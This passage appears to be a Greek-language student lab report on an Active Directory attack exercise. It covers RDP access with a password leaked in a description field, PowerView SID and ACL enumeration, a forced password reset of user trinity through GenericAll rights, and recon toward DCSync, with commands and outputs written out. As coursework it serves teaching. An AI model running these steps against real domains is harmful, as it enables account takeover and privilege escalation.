Μέσα από την ενδελεχή ανάλυση των παραγόμενων αναφορών HTML, εξήχθησαν δύο κρίσιμα ευρήματα που ολοκληρώνουν το στάδιο της εσωτερικής αναγνώρισης (Internal Enumeration) και καθορίζουν τα επόμενα βήματα της επίθεσης:

Αρχικά, ερευνήθηκε η δυνατότητα απομακρυσμένης διασύνδεσης. Όπως προέκυψε από τα αρχεία του καταλόγου, ο μοναδικός λογαριασμός που διαθέτει δικαιώματα συμμετοχής στην ομάδα «Remote Desktop Users» είναι ο χρήστης john. Κατά την εξέταση των ιδιοτήτων του συγκεκριμένου αντικειμένου στο Active Directory, αποκαλύφθηκε ένα εξαιρετικά κρίσιμο σφάλμα διαχείρισης και πολιτικής ασφάλειας (misconfiguration). Συγκεκριμένα, διαπιστώθηκε ότι ο διαχειριστής του συστήματος είχε καταχωρήσει τον κωδικό πρόσβασης του χρήστη (lovemyjob!) σε μορφή απλού κειμένου εντός του πεδίου περιγραφής (description) του λογαριασμού. Το σφάλμα αυτό οδήγησε στην άμεση απόκτηση έγκυρων διαπιστευτηρίων

(Username: **john**, Password: **lovemyjob!**) για την εδραίωση γραφικής πρόσβασης στο σύστημα.

Δεύτερον, όσον αφορά τον εντοπισμό του λογαριασμού υψηλής αξίας, ο οποίος αναφέρεται στο σενάριο της αξιολόγησης ως «User X», η προσοχή στράφηκε στη συνολική λίστα των χρηστών (Domain Users). Αναλύοντας τα μέλη του τομέα (στα οποία συγκαταλέγονται οι superman, jimmy, trinity, john, krbtgt και christoforos), ταυτοποιήθηκε με βεβαιότητα ο λογαριασμός **superman** ως ο «User X». Το στοιχείο που διαφοροποιεί ριζικά τον συγκεκριμένο χρήστη και τον καθιστά πρωταρχικό στόχο, είναι το γεγονός ότι δεν αποτελεί έναν απλό, μη προνομιούχο χρήστη του τομέα, αλλά αντιθέτως είναι ενεργό μέλος της ομάδας των διαχειριστών (Domain Admins).

Remote Desktop Users									
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
john	john	john	07/30/24 11:44:38	07/30/24 20:24:24	08/01/24 07:42:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/30/24 11:44:38	1105	The password of this user is lovemyjob!

Q4: [Initial access] Use the credentials of the newly discovered domain user (from the previous step) to perform remote desktop connection from Kali to the windows machine. Use the tool xfreerdp. Now for your convenience, the windows machine has a Recon folder on the desktop. This folder contains a subset of PowerView toolkit which is a collection of various Powershell scripts. To use it, open a cmd, type powershell (and press enter). Then import it using the command Import-Module [Full path of the Recon folder]. Now using PowerView i) find the SID of the domain, ii) find the SID of the current user that you have Remote Desktop connection and iii) find the SID of another domain user which was revealed in step 3 (Google for the command).

Απάντηση:


Η διαδικασία προχώρησε στην υλοποίηση της αρχικής πρόσβασης (Initial Access) μέσω γραφικού περιβάλλοντος διασύνδεσης. Κατά την αρχική επίκληση του εργαλείου xfreerdp στο τερματικό του Kali Linux, διαπιστώθηκε

η απουσία του σχετικού λογισμικού από το τοπικό περιβάλλον. Το ζήτημα επιλύθηκε άμεσα μέσω του ενσωματωμένου διαχειριστή πακέτων (package manager), εγκρίνοντας την αυτόματη λήψη και εγκατάσταση των απαραίτητων εξαρτήσεων (μέσω της εντολής **sudo apt install freerdp-x11**).

Μετά την επιτυχή εγκατάσταση του εργαλείου, η επίθεση συνεχίστηκε αξιοποιώντας τα διαπιστευτήρια του χρήστη john, τα οποία είχαν αποσπαστεί από το πεδίο περιγραφής κατά το προηγούμενο βήμα. Στο τερματικό εκτελέστηκε η εντολή **xfreerdp /u:john /p:'lovemyjob!' /v:192.168.30.135**. Η ανάλυση των παραμέτρων της συγκεκριμένης εντολής αναδεικνύει την ακριβή λειτουργία της:

- **xfreerdp**: Καλεί το εκτελέσιμο του εργαλείου XFreeRDP, το οποίο αποτελεί έναν open-source client για την εγκαθίδρυση απομακρυσμένων συνδέσεων σε περιβάλλοντα Windows μέσω του πρωτοκόλλου Remote Desktop Protocol (RDP).
- **/u:john**: Καθορίζει το όνομα χρήστη (username) που θα χρησιμοποιηθεί για την αυθεντικοποίηση στον διακομιστή (εν προκειμένω, ο λογαριασμός john).
- **/p:'lovemyjob!'**: Εισάγει τον κωδικό πρόσβασης σε μορφή απλού κειμένου. Η περικλείση του κωδικού σε απλά εισαγωγικά αποτελεί operational αναγκαιότητα στο Kali Linux, προκειμένου να αποτραπεί η λανθασμένη ερμηνεία του ειδικού χαρακτήρα (!) από τον διερμηνέα εντολών (Bash shell).
- **/v:192.168.30.135**: Ορίζει τη διεύθυνση IP του διακομιστή-στόχου στον οποίο κατευθύνεται το αίτημα της απομακρυσμένης σύνδεσης.


Κατά τη φάση διαπραγμάτευσης της σύνδεσης, το πρωτόκολλο Remote Desktop Protocol (RDP) απαίτησε την επιβεβαίωση της ταυτότητας του διακομιστή. Η διαδικασία αυτή ολοκληρώθηκε με τη ρητή και χειροκίνητη αποδοχή (trust) του ψηφιακού πιστοποιητικού (SSL/TLS certificate) που



Αφού εδραιώθηκε η γραφική πρόσβαση, το επόμενο στάδιο προέβλεπε την περαιτέρω εσωτερική αναγνώριση. Για την εκτέλεση των απαραίτητων εντολών, εκκινήθηκε η γραμμή εντολών (cmd) του συστήματος και ακολούθως πραγματοποιήθηκε μετάβαση στο περιβάλλον του PowerShell. Στη συνέχεια, υλοποιήθηκε η φόρτωση του script στη μνήμη του συστήματος, μέσω της εκτέλεσης της εντολής **Import-Module C:\Users\john\Desktop\Recon\PowerView.ps1**. Η απουσία μηνυμάτων σφάλματος (exceptions) κατά την εισαγωγή του module επιβεβαίωσε την ορθή εγκατάστασή του και την ετοιμότητα του περιβάλλοντος για τη διεξαγωγή ερωτημάτων προς τη βάση του Active Directory.

Κύριος στόχος αυτού του βήματος ήταν η εξαγωγή των Αναγνωριστικών Ασφαλείας (Security Identifiers-SIDs), τα οποία αποτελούν τους μοναδικούς, αμετάβλητους κωδικούς ταυτοποίησης για κάθε οντότητα εντός του τομέα. Αρχικά, ανακτήθηκε το κεντρικό αναγνωριστικό του τομέα (Domain SID) εκτελώντας την εντολή **Get-DomainSID**. Ακολούθως, με σκοπό τη χαρτογράφηση συγκεκριμένων χρηστών, χρησιμοποιήθηκε η συνάρτηση μετατροπής ονόματος σε SID. Με την εντολή **Convert-NameToSid john** αποκτήθηκε το προσωπικό αναγνωριστικό του τρέχοντος λογαριασμού (του οποίου η κατάληξη ταυτοποιήθηκε ως 1105). Τέλος, εφαρμόζοντας την ίδια μεθοδολογία με την εντολή **Convert-NameToSid superman**, ανακτήθηκε επιτυχώς και το SID του λογαριασμού υψηλής αξίας (User X), ο οποίος είχε

αναγνωριστεί νωρίτερα ως μέλος των Domain Admins.



Η συγκέντρωση αυτών των κρίσιμων αναγνωριστικών ολοκλήρωσε τη φάση της αναγνώρισης προφίλ, προετοιμάζοντας το έδαφος για τον επακόλουθο έλεγχο των λιστών ελέγχου πρόσβασης (ACLs).

Q5: [Enumeration] Execute the below PowerView command:

```
get-objectacl -resolveguids | ? {($_.securityidentifier -eq "S-1-5-21-1575439555-6376543786-9867458395-7777")}
```

Note: In the above command replace the SID S-1-5-21-1575439555-6376543786-9867458395-7777 with your own discovered SID of the user that you have performed remote desktop connection.

Write the output of the command.

Απάντηση:

Με τη μετάβαση στο πέμπτο στάδιο της αξιολόγησης, ο κύριος στόχος μετατοπίστηκε στην Κλιμάκωση Προνομίων (Privilege Escalation). Δεδομένου ότι η τρέχουσα πρόσβαση περιοριζόταν στα επίπεδα ενός μη προνομιούχου χρήστη (john), η στρατηγική επικεντρώθηκε στην εκμετάλλευση πιθανών εσφαλμένων ρυθμίσεων (misconfigurations) στις Λίστες Ελέγχου Πρόσβασης (Access Control Lists-ACLs) του Active Directory. Η τεχνική του «ACL Abuse» βασίζεται στο γεγονός ότι, λόγω διαχειριστικών παραλείψεων, απλοί λογαριασμοί ενδέχεται να κληρονομούν υπερβολικά προνόμια (όπως GenericAll ή ForceChangePassword) επί άλλων, κρίσιμων αντικειμένων του δικτύου, επιτρέποντας την κατάληψή τους.

Προκειμένου να ελεγχθούν τα ακριβή δικαιώματα (outbound ACLs) που κατείχε ο χρήστης john επί άλλων αντικειμένων, εκτελέστηκε η κατάλληλη εντολή αναγνώρισης μέσω του εργαλείου PowerView. Αξιοποιώντας το μοναδικό Αναγνωριστικό Ασφαλείας (SID) του χρήστη, το οποίο είχε ταυτοποιηθεί στο προηγούμενο ερώτημα (S-1-5-21-1715203879-2720366066-1195210097-1105), η αναζήτηση φιλτραρίστηκε αυστηρά ώστε να επιστρέψει μόνο τις εγγραφές που αφορούσαν τον συγκεκριμένο λογαριασμό.


Η εντολή που συντέθηκε και εκτελέστηκε στο περιβάλλον του PowerShell ήταν η εξής: **Get-ObjectAcl -ResolveGUIDs | ? {\$_.SecurityIdentifier -eq "S-1-5-21-1715203879-2720366066-1195210097-1105"}**. Η συγκεκριμένη εντολή προέκυψε από την επιτακτική ανάγκη να χαρτογραφηθούν τα εξερχόμενα δικαιώματα (outbound permissions), δηλαδή να εντοπιστούν όλα τα αντικείμενα του Active Directory επί των οποίων ο ήδη παραβιασμένος χρήστης (john) ασκεί κάποιας μορφής έλεγχο. Η εις βάθος ανάλυση των παραμέτρων και της δομής της εντολής έχει ως εξής:

- **Get-ObjectAcl:** Είναι το βασικό cmdlet του εργαλείου PowerView. Αναλαμβάνει να σαρώσει τη βάση του Active Directory και να εξάγει τις Λίστες Ελέγχου Πρόσβασης (Access Control Lists-ACLs) για όλα τα αντικείμενα του τομέα.
- **-ResolveGUIDs:** Η χρήση της συγκεκριμένης παραμέτρου υπήρξε καθοριστική. Το Active Directory αποθηκεύει τα δικαιώματα υπό τη μορφή κρυπτογραφικών αριθμών (GUIDs). Η παράμετρος αυτή μεταφράζει αυτόματα τα GUIDs σε μορφή αναγνώσιμη από τον άνθρωπο (human-readable), καθιστώντας άμεσα κατανοητό το είδος της

πρόσβασης (π.χ. επιστρέφοντας τη λέξη GenericAll αντί για τον αντίστοιχο κωδικό του δικαιώματος).

- **| (Pipeline):** Ο μηχανισμός διασωλήνωσης του PowerShell, ο οποίος λαμβάνει τον τεράστιο όγκο δεδομένων (χιλιάδες εγγραφές ACL) που εξήγαγε το πρώτο σκέλος της εντολής και τον προωθεί δυναμικά στο επόμενο σκέλος για επεξεργασία.
- **? (Where-Object):** Αποτελεί την εντολή φιλτραρίσματος του PowerShell, η οποία διατηρεί μόνο τα αποτελέσματα που πληρούν ένα συγκεκριμένο λογικό κριτήριο.
- **{\$_SecurityIdentifier -eq "S-1-5-1105"}:** Είναι το μπλοκ του λογικού ελέγχου (script block). Το σύμβολο \$_ αντιπροσωπεύει την τρέχουσα εγγραφή ACL που εξετάζεται. Το πεδίο «.SecurityIdentifier» υποδεικνύει την οντότητα (Trustee) στην οποία ανήκει το δικαίωμα. Μέσω του τελεστή ισότητας (-eq), η εντολή απομονώνει αυστηρά και μόνο τις εγγραφές που αντιστοιχούν στο μοναδικό SID του χρήστη john (κατάληξη -1105), το οποίο είχε ανακτηθεί επιτυχώς κατά το ερώτημα 4.

Ουσιαστικά, η σύνθεση αυτής της εντολής επέτρεψε το προγραμματιστικό φιλτράρισμα (parsing) όλης της βάσης δικαιωμάτων του Active Directory, εστιάζοντας μόνο στις δυνατότητες που παρέχει ο λογαριασμός που βρισκόταν ήδη υπό τον έλεγχό μας.



```
PS C:\Users\john> Import-Module C:\Users\john\Desktop\Recon\PowerView.ps1
PS C:\Users\john> Get-DomainSID
S-1-5-21-1715203879-2720366066-1195210097
PS C:\Users\john> Convert-NameToSid john
S-1-5-21-1715203879-2720366066-1195210097-1105
PS C:\Users\john> Convert-NameToSid superman
S-1-5-21-1715203879-2720366066-1195210097-1108
PS C:\Users\john> Get-ObjectAcl -ResolveGUIDs | ? {$_SecurityIdentifier -eq "S-1-5-21-1715203879-2720366066-1195210097-1105"}

AceType           : AccessAllowed
ObjectDN           : CN=trinity,CN=Users,DC=MARVEL,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength       : 0
ObjectSID          : S-1-5-21-1715203879-2720366066-1195210097-1106
InheritanceFlags    : None
BinaryLength       : 36
IsInherited         : False
IsCallback          : False
PropagationFlags     : None
SecurityIdentifier   : S-1-5-21-1715203879-2720366066-1195210097-1105
AccessMask          : 983551
AuditFlags           : None
AceFlags            : None
AceQualifier        : AccessAllowed

PS C:\Users\john>
```

Η ενδελεχής ανάλυση των αποτελεσμάτων που επέστρεψε η εντολή παρέχει καθοριστικά ευρήματα, τα οποία αναθεώρησαν την αρχική εκτίμηση (από το ερώτημα 3) σχετικά με την ταυτότητα του λογαριασμού «User X».

Εξετάζοντας τις εγγραφές ελέγχου πρόσβασης, παρατηρήθηκε ότι για το SecurityIdentifier που καταλήγει σε -1105 (ταυτοποιώντας τον ελεγχόμενο χρήστη john), το πεδίο ActiveDirectoryRights απέδιδε το μέγιστο επίπεδο προνομίων, δηλαδή το δικαίωμα GenericAll (Πλήρης Έλεγχος).

Το πλέον κρίσιμο στοιχείο, ωστόσο, εντοπίστηκε στο πεδίο ObjectDN (Distinguished Name), το οποίο καθορίζει την οντότητα-στόχο επί της οποίας εφαρμόζονται αυτά τα δικαιώματα. Η τιμή του πεδίου (CN=trinity, CN=Users, DC=MARVEL, DC=local) απέδειξε αδιαμφισβήτητα ότι ο χρήστης john διαθέτει απόλυτο έλεγχο επί του λογαριασμού trinity. Βάσει αυτής της τεκμηρίωσης, ο λογαριασμός **trinity** ταυτοποιείται οριστικά ως ο πραγματικός «User X» της αξιολόγησης. Το εύρημα αυτό συνάδει απόλυτα με τις αρχιτεκτονικές συνθήκες του σεναρίου (όπως αυτές επιβεβαιώνονται και σε μεταγενέστερα στάδια του ελέγχου), σύμφωνα με τις οποίες ο εν λόγω λογαριασμός δεν ανήκει εγγενώς στην προνομιούχο ομάδα των Domain Admins, διαφοροποιούμενος πλήρως από τον αρχικό υποψήφιο στόχο (superman). Η γνώση του δικαιώματος GenericAll ανοίγει πλέον τον δρόμο για την άμεση παραβίαση και κατάληψη του συγκεκριμένου λογαριασμού.

Q6: [Enumeration] Now lets try to understand the output of the previous command. Essentially, it shows that the current user with the specific SID that you provided has GenericAll privileges over another user referred to here as User X — who is associated with a different SID. Having GenericAll privileges means that we have the rights to do several actions on User X including changing his/her password without knowing the old one. This is exactly what we are going to do next. First the username of the User X, and change his/her password from the opened powershell (Google how to change a password of a user from the command line).

Note: a command just to **verify** the GenericAll privileges is to execute the command:

```
(Get-ACL "AD:$((Get-ADUser -Identity 'USER X').distinguishedname)").access | Select IdentityReference, AccessControlType, ActiveDirectoryRights | Where-Object {$_.ActiveDirectoryRights -contains "GenericAll"}
```

Replace USER X with the username that you found. This command is just verification, does not provide any new information.

Note: The literature refers to exploiting such privileges in an AD environment as **Abusing ACL/ACE**.

Απάντηση:

Έχοντας επιβεβαιώσει αδιαμφισβήτητα την ύπαρξη του δικαιώματος GenericAll του λογαριασμού john επί του χρήστη trinity («User X»), το έκτο στάδιο της αξιολόγησης επικεντρώθηκε στην πρακτική εκμετάλλευση (exploitation) αυτής της ευπάθειας. Στο πλαίσιο του Active Directory, το δικαίωμα Πλήρους Ελέγχου παρέχει στον επιτιθέμενο την κρίσιμη δυνατότητα να παρακάμψει πλήρως τους μηχανισμούς αυθεντικοποίησης και να επιβάλει την αλλαγή του κωδικού πρόσβασης του χρήστη-στόχου, χωρίς να απαιτείται η γνώση του προηγούμενου (ή τρέχοντος) κωδικού.

Για την υλοποίηση της επίθεσης, αξιοποιήθηκε η ενσωματωμένη εντολή διαχείρισης χρηστών του λειτουργικού συστήματος. Συγκεκριμένα, εντός του διαθέσιμου περιβάλλοντος PowerShell, εκτελέστηκε η εντολή **net user trinity Hacked123! /domain**. Μέσω αυτής της ενέργειας, επιβλήθηκε ένας νέος, αυθαίρετος κωδικός πρόσβασης (Hacked123!) στον λογαριασμό trinity σε επίπεδο τομέα. Η επιτυχία της επίθεσης και η αλλαγή του κωδικού επιβεβαιώθηκαν άμεσα από το αντίστοιχο μήνυμα επιβεβαίωσης του λειτουργικού συστήματος («The command completed successfully»).

Ακολουθώντας, προκειμένου να τεκμηριωθεί εις βάθος και να επαληθευτεί προγραμματικά η ύπαρξη των προνομίων που κατέστησαν εφικτή αυτή την παρέμβαση, εκτελέστηκε ο προβλεπόμενος έλεγχος των δικαιωμάτων ACL. Η εκτέλεση της εντολής **(Get-ACL "AD:\$((Get-ADUser -Identity 'trinity').distinguishedname)").access | Select IdentityReference, AccessControlType, ActiveDirectoryRights | Where-Object {\$_.ActiveDirectoryRights -contains "GenericAll"}** προσέφερε μια τελική, σαφή αποτύπωση των αντικειμένων που διέθεταν Πλήρη Έλεγχο επί του λογαριασμού, επισφραγίζοντας την ορθότητα του σεναρίου κλιμάκωσης.


```

PS C:\Users\john> net user trinity Hacked123! /domain
The command completed successfully.

PS C:\Users\john> (Get-ACL "AD:$((Get-ADUser -Identity 'trinity').distinguishedname)").access | Select IdentityReference
, AccessControlType, ActiveDirectoryRights | Where-Object {$_.ActiveDirectoryRights -contains "GenericAll"}

IdentityReference      AccessControlType ActiveDirectoryRights
-----
NT AUTHORITY\SYSTEM      Allow              GenericAll
MARVEL\john              Allow              GenericAll

```

Όπως αποτυπώνεται στο παραπάνω στιγμιότυπο, η λήψη του μηνύματος «The command completed successfully» επισφραγίζει την επιτυχή επιβολή του νέου κωδικού πρόσβασης. Παράλληλα, τα αποτελέσματα της εντολής επαλήθευσης επιβεβαιώνουν αδιαμφισβήτητα την ύπαρξη του δικαιώματος GenericAll του χρήστη john επί του λογαριασμού trinity. Με την ολοκλήρωση αυτής της διαδικασίας, επιτεύχθηκε ο πλήρης έλεγχος του λογαριασμού-στόχου («User X»), εξασφαλίζοντας την απαραίτητη πρόσβαση για την κλιμάκωση της επίθεσης στα επόμενα, κρισιμότερα επίπεδα της υποδομής.

Q7: [Enumeration] Now we have the credentials (username & password) of the user X but we will not use them yet. The User X is not a domain admin (check the output of the ldapdomaindump or simply execute from powershell the command net user User X). However, he has some interesting privileges. Lets use PowerView again for further enumeration, executing the command (from your opened cmd of the previous step):

Get-ObjectAcl -DistinguishedName "dc=marvel,dc=local" -ResolveGUIDs | ?{(\$_.ActiveDirectoryRights -match 'GenericAll') -or (\$_.ActiveDirectoryRights -match 'ExtendedRight')}

Note: Ignore error message that will be printed in the output.

Lets try to understand the above command. We are asking to read all SIDs that have **GenericAll** or ExtendedRights to the domain. You should pinpoint an SID (ending with **519**) of a user group that has GenericAll privileges. Which user group is this? Another group (ending with **512**) has several privileges (but no **GenericAll**) privileges such as CreateChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner. Which user group is this?

Απάντηση:

Παρά την επιτυχή παραβίαση του λογαριασμού trinity («User X»), ο συγκεκριμένος χρήστης δεν αποτελεί εγγενώς μέλος της προνομιούχας ομάδας των διαχειριστών του τομέα (Domain Admins). Ωστόσο, η στρατηγική της επίθεσης επικεντρώθηκε στη διερεύνηση ειδικών προνομίων που ενδέχεται να παρέχουν εναλλακτικές οδούς κλιμάκωσης. Στο πλαίσιο αυτό, αξιοποιήθηκε εκ νέου το εργαλείο PowerView για την ανάλυση των δικαιωμάτων πρόσβασης (ACLs) στο ανώτατο επίπεδο ρίζας του τομέα (dc=marvel,dc=local). Κύριος στόχος της διερεύνησης ήταν ο εντοπισμός Αναγνωριστικών Ασφαλείας (SIDs) και ομάδων που διαθέτουν δικαιώματα GenericAll (Πλήρης Έλεγχος) ή ExtendedRight (Εκτεταμένα Δικαιώματα) επί της συνολικής υποδομής.

Για την άντληση αυτών των πληροφοριών, εκτελέστηκε στο περιβάλλον του PowerShell η εξειδικευμένη εντολή **Get-ObjectAcl -DistinguishedName "dc=marvel,dc=local" -ResolveGUIDs | ?{(\$_.ActiveDirectoryRights -match 'GenericAll') -or (\$_.ActiveDirectoryRights -match 'ExtendedRight')}**. Η ανάλυση του παραγόμενου όγκου δεδομένων εστίασε συνδυαστικά στα πεδία SecurityIdentifier και IdentityReference, με σκοπό την ταυτοποίηση δύο κρίσιμων ομάδων διαχείρισης βάσει των προκαθορισμένων καταλήξεων των SIDs τους.

Αρχικά, απομονώθηκε το SID με κατάληξη -519, το οποίο ταυτοποιήθηκε μέσω του πεδίου IdentityReference ως η ενσωματωμένη ομάδα «Enterprise Admins», και διαπιστώθηκε ότι κατέχει το απόλυτο δικαίωμα GenericAll. Στη συνέχεια, εξετάστηκε το SID με κατάληξη -512, το οποίο αντιστοιχεί στην ομάδα «Domain Admins». Όπως καταγράφηκε στα αποτελέσματα της εντολής, η συγκεκριμένη ομάδα, αν και δεν ελέγχει το προνόμιο GenericAll, φέρει ένα εκτεταμένο σύνολο άλλων καθοριστικών δικαιωμάτων επί του τομέα, όπως η δημιουργία θυγατρικών αντικειμένων, η τροποποίηση ιδιοτήτων και η εγγραφή λιστών ελέγχου πρόσβασης (CreateChild, WriteProperty, WriteDacl). Ο ακριβής εντοπισμός αυτών των προνομιούχων ομάδων και η χαρτογράφηση των προνομίων τους προετοιμάζουν το έδαφος για την εκτέλεση προηγμένων επιθέσεων εξαγωγής δεδομένων (όπως το DCSync) στα επόμενα στάδια.

Κατά την εκτέλεση της αρχικής εντολής Get-ObjectAcl, διαπιστώθηκε ότι ο τεράστιος όγκος των επιστρεφόμενων δεδομένων -λόγω του πλήθους των εγγραφών ACL στη ρίζα του Active Directory- υπερέβαινε τα όρια προβολής του τερματικού, δυσχεραίνοντας τον άμεσο οπτικό εντοπισμό των ζητούμενων εγγραφών. Για την υπέρβαση αυτού του τεχνικού περιορισμού και την αδιαμφισβήτητη ταυτοποίηση των ομάδων-στόχων, εφαρμόστηκε μια στοχευμένη μεθοδολογία επίλυσης.

```

C:\> Get-ObjectAcl

AceQualifier      : AccessAllowed
ObjectDN          : DC=MARVEL,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType     : DS-Clone-Domain-Controller
ObjectSID        : S-1-5-21-1715203879-2720366066-1195210097
InheritanceFlags  : None
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-1715203879-2720366066-1195210097-522
AccessMask       : 256
AuditFlags       : None
IsInherited      : False
AceFlags         : None
InheritedObjectAceType : All
OpaqueLength     : 0

AceQualifier      : AccessAllowed
ObjectDN          : DC=MARVEL,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType     : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID        : S-1-5-21-1715203879-2720366066-1195210097
InheritanceFlags  : None
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-1715203879-2720366066-1195210097-1106
AccessMask       : 256
AuditFlags       : None
IsInherited      : False
AceFlags         : None
InheritedObjectAceType : All
OpaqueLength     : 0

AceQualifier      : AccessAllowed
ObjectDN          : DC=MARVEL,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType     : DS-Replication-Get-Changes
ObjectSID        : S-1-5-21-1715203879-2720366066-1195210097
InheritanceFlags  : None

```

